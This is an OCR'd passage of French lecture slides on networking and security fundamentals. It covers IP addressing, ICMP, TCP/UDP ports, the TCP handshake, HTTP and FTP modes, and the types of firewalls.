
- Classes (obsolète)
  - A : de 1.0.0.0 à 127.255.255.255
  - B : de 128.0.0.0 à 191.255.255.255
  - C : de 192.0.0.0 à 223.255.255.255
  - D : de 224.0.0.0 à 239.255.255.255 (Multicast)
- Notion de CIDR
  - Classless InterDomain Routing
  - Plus assez de classes C ou B disponibles
  - 193.49.48.0/24 ou 193.49.50.0/23

IP : Internet Protocol

Ensemble de diverses adresses non disponibles : RFC3330 (ex RFC1918)

- Adresses privées non routables sur Internet
  - 10.0.0.0/8
  - 172.16.0.0/16 à 172.31.0.0/16
  - 192.168.0.0/24 à 192.168.255.0/24
- Adresses spécifiques
  - 127.0.0.0/8
  - 224.0.0.0/4
  - 192.0.2.0/24
  - 169.254.0.0/16
  - etc.

IP : Internet Protocol



ICMP : Internet Control Message Protocol

- Protocole de signalisation
  - Service/machine/réseau injoignable
  - Demande de ralentissement
- Peut être utilisé pour les attaques
  - ICMP Redirect
  - ICMP Echo
    - Attaque smurf

TCP/UDP: La notion de port

- Le port est un numéro de 0 à 65535
- Lors d'une communication, le serveur et le client ont chacun un port utilisé
- Chaque machine associe une communication à un quadruplet (IP-C/Port-C/IP-S/Port-S)

TCP/UDP : La notion de port (2)

- Dénomination
- Port destination : port du destinataire
- Port source : port de l'expéditeur (provenance du paquet)

TCP/UDP : La notion de port (3)

Les ports sont définis par le IANA (http://www.iana.org)


- De 1 à 1023 : well known ports (< et > 512)
  - TCP/23 : telnet
  - UDP/53 : DNS
- de 1024 à 49151 : user (registered) ports
  - TCP/3128 : Squid
  - UDP/2049 : NFS
- de 49152 à 65535 : dynamics or private ports

TCP/UDP : La notion de port (4)

Hormis cas exceptionnel, une communication a lieu entre un port haut et un port bas

- Port du serveur généralement < 1024, toujours < 49152
- Port du client toujours supérieur à 1023, parfois >=49152


TCP/UDP : Schéma



TCP : Transport Control Protocol

- Protocole connecté
  - Assure la cohérence de la connexion
  - A un début et une fin
- Un "triple handshake" initialise la connexion
  - L'aléa du numéro de séquence n'est pas toujours bon
  - S'il est prévisible, on peut "simuler" une connexion


TCP : Schéma


Client
Serveur
Choix du N° SEQ
Choix du N° SEQ
SYN (1000)
SYN (2000),ACK(1001)
ACK(2001)
Communication Etablie
Tout paquet possède un ACK
ACK (2300), FIN(1500)
ACK(1501)
ACK(1501),FIN(2300)
ACK(2301)

UDP :User Datagram Protocol

- Protocole non connecté
- L'application se débrouille
  - En cas de désordre
  - En cas de perte de paquet
- Plus rapide
  - Pas d'attente d'acquittement
  - Peut être utilisé pour du multicast


TCP : Schéma


WWW, FTP, SMTP, etc...
DNS, Netmeeting
TFTP, SNMP, etc...
TCP (95%)
UDP (5%)
ICMP (<1%)
IP
Couche physique (ethernet, ppp, etc...)


Protocoles applicatifs

- Situés au dessus des couches TCP et UDP
- Ils ont des ordres spécifiques à leur fonction
- Souvent ce sont des ordres "lisibles"
  - SMTP (HELO, DATA, MAIL FROM, etc ...)
- Plus ou moins complexes
  - Port unique fixe (http, smtp, pop, dns, ...)
  - Port(s) dynamique(s) (ftp, irc, h323, ...)


Protocole simple : HTTP




Protocole complexe FTP actif




Protocole complexe FTP actif (flux)




Protocole complexe FTP passif



Protocole complexe FTP passif (flux)



Attaques protocolaires : FTP



Les pare-feux

- Les filtres de paquets
- Les stateful
- Les deep inspection
- Les IPS

Les pare-feux

- Sont placés en "coupure" du réseau
- Coupent la communication ou la laissent passer sans la modifier
- Ne nécessitent pas de configurer les machines ou les logiciels

Filtre de paquets : Définition

- Décide du passage de chaque paquet sans le replacer dans le contexte
- Suivant les critères du paquet
  - Source,destination
  - Options IP,ICMP,UDP,TCP(ACK,SYN,etc ...)
- Suivant des critères extérieurs (rares)
